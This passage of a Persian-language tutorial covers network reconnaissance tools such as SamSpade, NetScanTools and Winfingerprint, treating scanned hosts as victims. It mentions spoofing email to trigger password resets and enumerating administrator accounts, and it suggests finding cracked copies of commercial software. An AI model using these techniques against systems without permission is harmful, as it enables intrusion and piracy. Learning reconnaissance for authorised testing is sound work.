rs.internic.net (کاربران با Internic ثبت شده اند) ، whois (نشانی های نظامی) Internic.net,nic.ddn.mil. whois.arin.net,whois.nic.mil, (دفتر ثبت آمریکا) و whois.ripe.net (نشانی های اروپایی).

در صورتیکه دارای یک دامنه هدف باشید که در یکی از گروههای پیش فرض قرار نگرفته باشد ، باید یک سرویس دهنده مناسب whois را برای فضای نشانی مشخص کنید . Magic به استقرار یک سرویس دهنده مناسب whois در دامنه شما کمک بسزایی می کند . سوالات whois ، اطلاعات ارتباطی ، بلوک های IP ، نشانی ها ، اسامی سرویس دهنده ها و سایر اطلاعات را ارائه می دهد که می توان این موارد را جهت شکل دادن یک حمله بکار گرفت . هنگامی که به نام سرویس دهنده برای هدف دست یافته باشید ، قادر به افزودن این سرویس دهنده همانند ورودی سرویس دهنده خود برای سوالات پیشرفته خواهید بود . در پنجره خروجی ، بر روی سرویس دهنده جدید کلیک راست کرده و برای سرویس دهنده copy را انتخاب کنید . به منظور اجرای انتقال های منطقه ای و سایر توابع پیشرفته DNS از سرویس دهنده نام هدف باید استفاده شود .

آیکون IP Block جهت کسب بلوک های IP نشانی هدف بکار می رود . هنگامی که نام دامنه یا نشانی IP را مشخص می کنید ، این وسیله از سرویس دهنده های DNS سوال می کند تا به بلوک های IP دست یابد که در برگیرنده نام یا نشانی می باشد . این تابع معمولا گروه A,B,C یا بلوک های Subnetted IP را بوسیله هدف باز می گرداند . گاهی اوقات دستیابی به بلوک IP می تواند مشکل شود ، اگر تهیه کننده سرویس اینترنت بوسیله مشتری های خود ، بلوک ها را فهرست بندی نکند .

همچنین به خاطر داشته باشید که برخی از شرکت ها دارای چندین نام دامنه و یا شاید دارای بلوک های IP ثبت شده تحت عنوان نام هر دامنه می باشند . بنابراین ثابت بوده و در نخستین بلوک IP که دست می یابید ، توقف نکنید . چند نام دامنه را آزمایش کنید شاید به نتایج بهتری دست یابید .


آیکون Dig shovel: توانایی کاوش نشانی یا نام دامنه را برای شما فراهم می کند . Dig اساساً یک پرس و جوی پیشرفته DNS است و کلیه رکوردهای DNS را می طلبد که شامل اطلاعات میزبان ، اطلاعات دامنه ، خدمات ، اطلاعات پستی ، موقعیت های جغرافیایی و خیلی موارد دیگر است . Dig اطلاعات بسیاری را به شما ارائه می دهد که شاید آنها را نیز بکار نگیرید اما می دانید که باید تا حد امکان به جستجو ادامه دهید .

بوسیله آیکونی که با نقاط پیوسته مشخص شده به تابع **Traceroute** دسترسی پیدا می کنید . Traceroute نمایانگر مسیری است که بسته به طرف هدف حرکت می کند . Traceroute در تعیین این که هدف در چه فاصله ای قرار گرفته و آیا میزبانان دیگر از این مسیر به هدف ، عبور داده شده اند ، کمک بسزایی می کند .
گاهی اوقات می توان با بکارگیری نتایج Traceroute ، طرح کاملاً دقیقی را از شبکه ارائه داد و تعیین کرد آیا نشانی های مشترک IP ، مسیریابها یا حفاظ ها هستند یا خیر . اگر چه با نگاهی به صفحه اصلی ، فوری مشخص نمی شود اما می توان چنین گزینه های Traceroute را همانند تایمزاوت و غیره پیکره بندی کرد . طبق منوی Edit ، گزینه ها و سپس جدول Traceroute را انتخاب کنید .

Finger : اطلاعاتی را در مورد کاربرانی ارائه می دهد که در سرویس دهنده موثر هستند . به منظور کسب اطلاعات از برنامه Finger ، سرویس Finger باید در میزبان هدف جریان یابد . معمولا برای یک میزبان Finger تلاش نمی کنیم . تا زمانیکه تشخیص دهیم آن همان سرویس است که راه اندازی شده است . در صورتیکه متوجه شویم پورت ۷۹ در طی اسکن های پورت ، در میزبان باز شده است . از جریان Finger در میزبان کاملاً مطمئن می شویم . هنگامیکه به این اطلاعات پی می بریم ، پرس و جوی Finger را بر خلاف میزبان بکار می گیرم . البته به خاطر بسپارید که باید از نام مناسب دامنه از قبیل Target@targetnetwork.com و یا نشانی IP استفاده کنید . اطلاعات Finger جهت انتخاب حسابها برای گشودن سرویس دهنده مفید واقع می شود .

SMTP Verify : یکی از ویژگی SamSpade است که اغلب در طی آزمایش خود بکار نمی گیریم . این برنامه امکان پرس و جوی سرویس دهنده پستی را بدین منظور فراهم می کند که آیا نشانی E-Mail معتبر است یا خیر . در صورتیکه سرویس دهنده SMTP جهت جعل پستی آسیب پذیر باشد ، می توان با بکارگیری دستورات SMTP از هر کاربر به کاربر دیگر بدون مجوز E-Mail را جعل کرد . بعنوان نمونه ، شما قادر به ارسال E-Mail یک کاربر معتبر به میز راهنما خواهید بود و تنظیم مجدد کلمه عبور را درخواست می کنید .
Check Time: نیز از ویژگی هایی است که اغلب در طی آزمایش بکار نمی گیریم .

برنامه **View Raw Website** در منوی Tools که Browse Web نامیده می شود با بکارگیری این تابع می توانید منبعی را برای صفحه وب ، مشابه تابع View Source در **Microsoft Internet Explorer** ، مشاهده کنید . مشاهده HTML اولیه می تواند جهت جستجوی کلمات عبور ، اشاره های کلمه عبور ، یا پردازه های Common Gateway Interface (CGI) مفید واقع شود که احتمالاً قابل بهره برداری نیز است . به منظور بکارگیری این تابع ، نشانی IP یا URL وب سایت را در پنجره Address وارد کرده و دکمه View Raw Website را انتخاب کنید.
برنامه **Keep Alive** را برای آزمایش نفوذی بسیار مفید ***نمی دانیم*** . Keep Alive ، درخواست Http را در هر دقیقه به وب سایت ارسال می کند تا اتصال را فعال نگهدارد.



ZONE Transfer : کلیه رکورد های DNS را برای دامنه باز می گرداند و از بسیاری از منابع سیستم در سرویس دهنده نامی استفاده می کند . در حالیکه هدف احتمالاً این عمل را تشخیص نمی دهد اما برای یک رویه تهاجمی در نظر گرفته می شود و شاید غیر قانونی هم باشد . **هنگام راه اندازی برنامه Zone Tarnsfer دقت را داشته باشید و آن را زمانی به جریان بیندازید که سیستم ها بطور قانونی آزمایش می شوند و تنها از هدف جواز دارند .**

در آخر به خاطر داشته باشید که باید گزینه های خود را جهت فعال ساختن انتقال های منطقه ای تنظیم کنید . نخست Options را از منوی Edit و سپس جدول Advenced را از انتقال های منطقه ای و گزینه Enable را انتخاب کنید .


SMTP Relay Check : امکان آزمایش سرویس دهنده پستی را برای شما فراهم می کند تا متوجه شوید آیا E-Mail را برای شما رله می کند . با بکارگیری SMTP اولیه از طریق **پورت ۲۵** می توان آزمایش یکسانی را اجرا کرد . با این وجود وسیله SamSpade آسان تر و سریع تر می باشد . پیش از راه اندازی این آزمایش ، باید به منظور اجرای این آزمایش در سرویس دهنده SMTP ، مجوز و تائیده ای در اختیار داشته باشید و گزینه های خود را پیکربندی کنید .

نخست Options را از منوی Edit و سپس configuration انتخاب کنید . نشانی E-Mail را که (Email@address.com) می باشد را وارد کنید . سپس با دستیابی به جدول Advanced ، رله Enable را بررسی کنید که ما این را مشابه یک سلاح امنیتی می دانیم . این آزمایش در لبه قانون قرار گرفته است ، زیرا شما اساساً بدون مجوز از سرویس دهنده پستی هدف استفاده می کنید .

بنابراین باید پیش از آزمایش این تابع ، از طریق سرویس دهنده دارای مجوزی باشید . هنگامیکه گزینه های خود را بطور صحیح پیکربندی کرده اید ، از منوی Tools ، SMTP Relay را انتخاب کنید . نام کاملاً دقیق دامنه IP سرویس دهنده SMTP را وارد کنید . سپس این وسیله از طریق سرویس دهنده SMTP مورد آزمایش شما ، E-Mail را ارسال می کند .

در صورتیکه E-Mail برگشتی را دریافت کنید ، آزمایش موفقیت آمیز بوده و سرویس دهنده برای رله SMTP آسیب پذیر است . سرویس دهندگانی که امکان رله SMTP را فراهم می کنند ، مستعد Spam هستند . Spam به دو دلیل خوب نیست . نخست اینکه Undo Stress را در منابع سیستم سرویس دهنده پستی شرکت قرار می دهد و بعد اینکه چنین بینشی را ارائه می دهد که سازمان مورد نظر پست را ارسال کرده است .

برنامه Scan Addresses شرایط را جهت اجرای اسکن پورت بر خلاف دامنه میزبانان برای شما فراهم می کند . به منظور بکارگیری این ویژگی باید به جدول Advanced (Options را از منوی Edit انتخاب کنید) دسترسی یافته و کادر را جهت کاوش فعال بررسی کرده و گزینه Enable را انتخاب کنید . هنگامیکه این گزینه تنظیم می شود باید Scan Addresses را از منوی Tools انتخاب کرد . زمان انتخاب گزینه Scan Addresses ، پنجره Scan Addresses باز می شود .
این پنجره دارای پنجره های ورودی جهت نشانی های آغازین و انتهای IP و شش پورت پیش فرض است (Name Server,telnet,web,usenet,Reverse DNS,mail) . علاوه بر این جدول Advanced امکان انتخاب پورت های اضافی را بیش از ۱۷۰۰۷ فراهم می کند . با پایین نگهداشتن کلید CTRL می توان پورت های چندگانه را انتخاب کرد . اکثر پورت هایی را که انتخاب می کنید ، اسکن آنها زمان زیادی را صرف می کند .



Crawl Website : ویژگی مناسبی جهت جستجوی وب سایتها ، برای اطلاعات مفید به حساب می آید . Crawl Website امکان منعکس کردن وب سایت را به هارد دیسک یا گرداننده شبکه و همچنین جستجوی وب سایت را برای کلمات عبور ، نشانی های E-Mail و سایر اطلاعات مفید را در اختیار شما قرار می دهد . به منظور دستیابی به crawl website باید آن را از منوی Tools انتخاب کرد . URL وب سایت هدف را در کادر بالایی وارد کنید . کادر Extra seed URLs به شما امکان وارد کردن URLs را در وب سایت می دهد که از URL فهرست بندی شده در پنجره بالایی قابل دستیابی نیستند . پایین این کادر گزینه ای وجود دارد که می توان بوسیله آن نوع اطلاعاتی را که باید جستجو یا منعکس شوند را محدود کرد . با بررسی این گزینه ، crawler را به ASP, HTML و فایل های متنی محدود کنید .

بدون اینکه این گزینه بررسی شود ، crawler در صدد جستجو و بازگرداندن همه چیز به سایت خواهد بود . سپس به گزینه ای دست می یابید که میتوانید سایت را منعکس سازید . بوسیله انعکاس سایت ، آن را به درایو محلی کپی کنید . اگر چه این کار از فضای زیادی از هارد دیسک استفاده می کند ، اما جهت داشتن کپی های برون خطی وب سایتها و برای دسترسی بیشتر و بهتر مفید می باشد . (البته زمانیکه دسترسی به اینترنتی نداشته باشید).

Search website for : گزینه دیگری است که امکان جستجو را فراهم می کند که به صورت پیش فرض می توان به : نشانی های وب ، نشانی های E-Mail ، تصاویر ، اتصالات و بیان کامل کلمات کلیدی اشاره کرد ، که البته این کار هنگام جستجوی وب سایت برای کلمات عبور ، اشاره های کلمات عبور یا سایر اطلاعات لازم بسیار مفید واقع می شود .

Benefits : SamSpade وسیله ای شناخته شده در مسیر کشف است که از برنامه های رایگان نیز می باشد . ویژگی های crawling سایت وب بررسی رله SMTP این وسیله را از سایر ابزار کشف متمایز می کند .

Cons : برخی از ویژگی های بسیار پیشرفته جهت بکارگیری SamSpade زمانی مشکل هستند که با این وسیله آشنایی نداشته باشید . همچنین پورت اسکنر برای اسکن یک یا دو میزبان جهت دامنه پورت ها کافی می باشد . با این وجود ، به منظور اسکن پورت بسیار پیشرفته ، یکی از اسکنرهای پورت را با قابلیت فراوان مورد استفاده قرار دهید .

برای دریافت این نرم افزار از لینک زیر استفاده نمایید:

http://static.samspade.org/ssw/spade114.exe

برای مشاهده سایت این نرم افزار و دریافت اطلاعات بیشتر از لینک زیر استفاده نمایید:

www.samspade.org

۲- Net Info :

نرم افزار تجاری است ولی وقتی اسم آن را + واژه CRACK در موتور های جستجو وارد کنید مشکل تجاری بودنش حل می شود.
نسبت به نرم افزار SAM SPADE یک سری چیز بیشتر و یک سری کمتر دارد.دارای قابلیتهای زیر می باشد :
۱- Local Info : همانطور که معنی واژه و عکس میبینید یک سری اطلاعات درباره ماشینی که روش نرم افزار اجرا میکنیم به ما میدهد . مثلا : نام کاربر ، آدرس IP ماشین ، نسخه WIN Sock و مشخصات آن (آنهایی که برنامه نویسی تحت شبکه با C/C++ میکنند میدانند چی هست.) ، حالت سیستم تعداد سوکت های آزاد ، اندازه بسته های UDP .

۲- Connection : مشخصات تمام ارتباط TCP و پورت های باز UDP و حالت ارتباطی موجد را نشان میدهد.

۳- PING : دقیقا مثل SAM SPADE است کارش .

۴- TRACE : دقیقا مثل گزینه Nslookup در نرم افزار SAM SPADE است کارش .

۵- Lookup : دقیقا مثل SAM SPADE است کارش .

۶- Finger : دقیقا مثل SAM SPADE است کارش .

۷- Whois : دقیقا مثل SAM SPADE است کارش .


۸- Day Time : این یکی سعی میکند که ساعت و تاریخ ماشین هدف درصورت اجرای سرویسی به همین نام را کشف کند (برای فهمید اینکه این ماشین تو کدام کشور است البته ابزار گرافیکی بهتری است در این باره با نام VISAL RUTOR که این کار مطمئن تر انجام میدهد).
۹- Time : برای بدست آوردن زمان از یک سرویس دهنده مشخص که البته کاربر باید آن را مشخص کند.

۱۰- HTML : دقیقا مثل گزینه Web Browser در نرم افزار SAM SPADE است کارش .

۱۱- Scanner : این گزینه را SAM هم دارد که برای پیدا کردن ماشین های فعال در یک رنج مشخص از IP که خودتون بهش می دهید.

۱۲- Services : یک چیز خیلی بدرد بخور است با گرفتن نام ماشین از ما سرویسهای معروف و شناخته شده ایی را که آن ماشین ارائه میدهد را پیدا کرده و به ما نشان میدهد.
دیگه همین.

۳- Net Scan Tools :




خوب این هم تجاری ولی کارای آن اسیدی و اساسی و درست ، من قبول دارم این ، البته از نوع نرم افزارها زیاد هست یک جور آیی سلیقه ای است البته من آنهایی را معرفی میکنم که از این همه جواب خود شان را درس پس داده باشند خوب بسه بریم سر کارمان .
توصیه میکنم یک راست برید در قسمت TOOLS چون بقیه منو های آن برای تبلیغ است.دارای گزینه هایی مانند دو ابزار قبلی است اما با این تفاوت که کامل تر و البته قوی تر (من با تجربه ای که دارم چون ما داریم از یک نرم افزار استفاده میکنیم سعی کنید همیشه از به روز بودن آن مطمئن باشید ، دوما سعی کنید همیشه یک کار با چند نرم افزار مختلف انجام بدهید و نتیجه ها را با هم مقایسه کنید زیرا هر کدام در انجام یک کاری قوی هستن) که من از توضیح آنها صرف نظر کرده ام . البته این را اضافه کنم این سرویس ها دیگه منسوخ شده و هیچ راهبر شبکه ای ریسک نمیکند و آنها را فعال بگزارد مثل : echo ، Daytime ، Quote ، Chargen .

کلید های Database Tests و TimeSync و Winsock Info و NetBIOS همگی Local یعنی فقط نتایج برای کامپیوتر شما است را نشان میدهد . که اولی (Database Tests) سرویس ها و پورت های مربوطه هر کدام را نشان میدهد و ... راحت میتوانید با آن بازی کنید تا بفهمید چه کار میکند . دومی برای تغییر زمان است و سومی را که بالا گفتم چی هست و آخری اطلاعاتی در باره NetBIOS کامپیوتر به شما می دهد .که البته شما همگی اینها را میتوانید دست کاری کرده و به دلخواه و یا بنا به احتیاج خود پیکر بندی کنید . با کلید Launcher میتوانید با توجه به پروتکل انتخابی خود به هدف خود وصل شوید .
این برنامه ۳ تا امکان فوق جذاب دارد (زیاد جدی نگیرید) با عنوان های Port Probe که از نسخه ۵ به بعد نیست و Port Scan و TCP TERM .
گزینه دیگری با نام Net Scanner دارد که البته مثل دو نرم افزار قبلی برای پیدا کردن ماشین های فعال در یک رنج مشخص IP است. گزینه Port Scanner برای جستجو کردن پورت های باز روی ماشین قربانی است البته دارای کارایی خوبی است بعد از nmap میشود گفت بهترین هست یا لااقل جزو بهترین ها است. نتایجی را که نمایش میدهد با یک نماد کنارش است اگر دایره سبز نشان داد یعنی پورت باز است اگر دایره سبز با یک حرف b در داخل آن نشان داد یعنی پورت باز است و اطلاعاتی از سرویس باز کننده پورت را هم کشف کرده بقیه نماد ها هم یعنی پورت بسته است یا اینکه دیوار آتش از دسترسی به آن جلو گیری کرده است .

گزینه بعدی TCP TERM است که با آن میتوانید به یک پورت خاص وصل شده و فعل انفعال داشته باشید که خیلی خوب است البته NC و Telnet هم این کار ها را میکنند .

۴- WS-Ping Pro Pack :



این هم مثل ۳ نرم افزار قبلی کارایی یک سانی دارد تجاری است اما مثل قبلی ها کرک زیاد دارد روی تمامی نسخ ویندوز اجرا میشود دارای گزینه های زیر است :
Info : اطلاعات مقدماتی در باره هدف بدست میآورد از قبیل Whois و DNS و... البته اگر نام را مینویسید باید کامل باشد یعنی نام کامل ماشین باشد . نه مثلا WWW.xxx.com ننویسید چون یکم مشکل پیش می آید توصیه میکنم آدرس IP را وارد کنید.
HTML : مثل گزینه های مشابه خود (گزینه Web Browser در نرم افزار SAM SPADE و گزینه HTML در نرم افزار net info) در دو نرم افزار بالای است.Ping و Trace Route و Look up و... کاملا مثل و مشابه نرم افزار هایی بالایی است که توضیح آنها صرف نظر میکنم.
خوب تا به حال یک سری نرم افزار شناسایی مقدماتی هدف را معرفی کردم از این جا به بعد من یک سری نرم افزار معرفی میکنم تو همین مایه ها !!

Rhino 9 Pinger :

یک نرم افزار برای تشخیص بالا بودن ماشینهای درون شبکه با دادن یک رنج IP است .دارای سرعت و دقت زیادی است.


Visual Route :

یک نرم افزار Trace route است که گفتم چه کار میکنند این نوع نرم افزار ها این یکی ، یک محیط گرافیکی دارد که موقعیت تقریبی از مکان ماشین به ما میدهد مثلا کشور و شهر.آخرین نسخه اش فکر میکنم نسخه ۱۰ باشد که این شکلی از سایت خودش با نام www.visualroute.com میتوانید بگیرد . یک سری نرم افزارهای دیگری هم دارد که اگر خواستید میتوانید بگیرید.

البته این نسخه 9.2a است برای ۱۵ روز اول رایگان است.

ابزارها ی شرکت Necrosoft :

که در مورد Whois و DNS و route Trace است و بسیار ساده و البته با کارای بالا است که از سایت خودش با نام www.nscan.org میتوانید دریافت کنید.



ابزار Win finger print :

یک ابزار همه کاره دیگر که به شدت در حال توسعه است ابزار Win finger print است که البته یک ابزار متن باز یا به اصطلاحی open Sours است که کامل توضیح میدهم آن را .البته این در اول برای Linux بود ولی بعدا نسخه ویندوز آن آمد که جالب است البته می توانید کد منبع آن را خودتان ویرایش کرده با توجه به نیازتان بعد آن را کامپایل کنید.

یک چیز اول از همه بگویم که رابط کاربری این برنامه فقط ۳۵% از امکانات این برنامه را در اختیار شما میگزارد.
این نرم افزار دارای یک رابط کاربری می باشد که قسمت Enumeration Option فقط توضیح میدهم چون گزینه های دیگر آن تابلو است کارشان !!! گزینه اول که معنی واضح ایی دارد و تمام امکاناتی را که گزینه آن را هم در این پنجره وجد ندارد هم تست میکند ولی کنترلی روی آنها ندارید پس هیچی !! ولی بد نیست ؟!؟!؟!؟ گزینه Shares دنبال چیزهای به اشتراک گذاشته شده روی ماشین قربانی میگردد البته باید یکی از پورت های ۴۴۵ و یا ۱۳۹ باز باشد تا نتیجه ای داشته باشد. یکی از امکاناتی که این برنامه دارد و اتفاقا هم کارایی خوبی دارد گزینه Role است که کارش تشخیص نوع سرور و سیستم عامل روی آن به همراه جزئیات خیلی خوب است که متاسفانه گزینه آن در نسخه های جدید حذف شده و شما باید آن را از خط فرمان بعلاوه سویچ این گزینه اجرا کنید یا گزینه All را انتخاب کنید.امکان دیگر User در نسخه های جدید و در نسخه های قدیم USER NAME است که این گزینه شناسه سیستمی (SID) هر یک از کاربران سیستم را کشف کرده و شما میتوانید شناسه مدیر سیستم (SID=500) را پیدا کنید. گزینه دیگری که مورد برسی قرار میدهم گزینه Services است که تمام سرویس های فعال بعلاوه نسخه نرم افزار را به ما می گوید .گزینه بعدی گزینه Sessions است که کار این گزینه این است که به ما لیستی از اسامی NetBIOS سایر سیستم هایی موجود را که به سیستم مقصد متصل است به ما میدهد. گزینه بعدی Registry است که یک پرس جو درباره این که اجازه دست رسی از راه دور به Registry را میدهد یا نه و یکسری خورد ریز دیگه.خوب گزینه های مهم این با توجه به تجربه ای که دارم به شماها گفتم بقیه اش با خودتان راستی حتما این تحت خط فرمان اجرا کنید و یک زره ای با آن بازی کنید ببینید بدرد تان می خورد یا نه!!

ابزار joeware :

ابزار دیگری که برای ویندوز میتوان معرفی کرد به مجموعه ابزار joeware که توسط آقای Joe Richards توسعه یافته اشاره کرد. که من یکی از این ابزار ها را زیاد استفاده می کنم به نام Get User Info البته این مجموعه ، ابزارهای بیشتری هم دارد که خوب است ولی این یکی را دوست دارم چون کار راه می اندازد برای من ، که به شما ها هم میگویم که شاید به درد شماها هم بخورد.
این ابزار خروجی حاصل از اجرای آن بسیار شبیه فرمان Net user خود ویندوز که اگر دوام آوردم برای شماها این فرمانهای net را توضیح میدهم ، ولی یک سری تفاوتهای اساسی دارد که این ابزار را ، از بقیه متمایز میکند. ببینیم که بعد از اجرای این نرم افزار با نام کاربر Administrator چه جوابی به ما میدهد.

```
C: \> getuserinfo.exe administrator
GetuserInfo V02.05.O0cpp Joe Richards (joe@joeware.ne)
January 2002
User information for [Local]\administrator
User Name                    Administrator
Full Name
Description                  Built-in account for
                             administrating
                             the Computer/domain
Users Comment
User Type                    Admin
```

```
Enhanced Authority
Account Type                Global
Workstations
Home Directory
L User Profile
Logon Script
Flags                       NO_PWD_EXPIRE
Account Expires             Never
Password age in days        249
Password last set           7/6/2001 3:22 PM
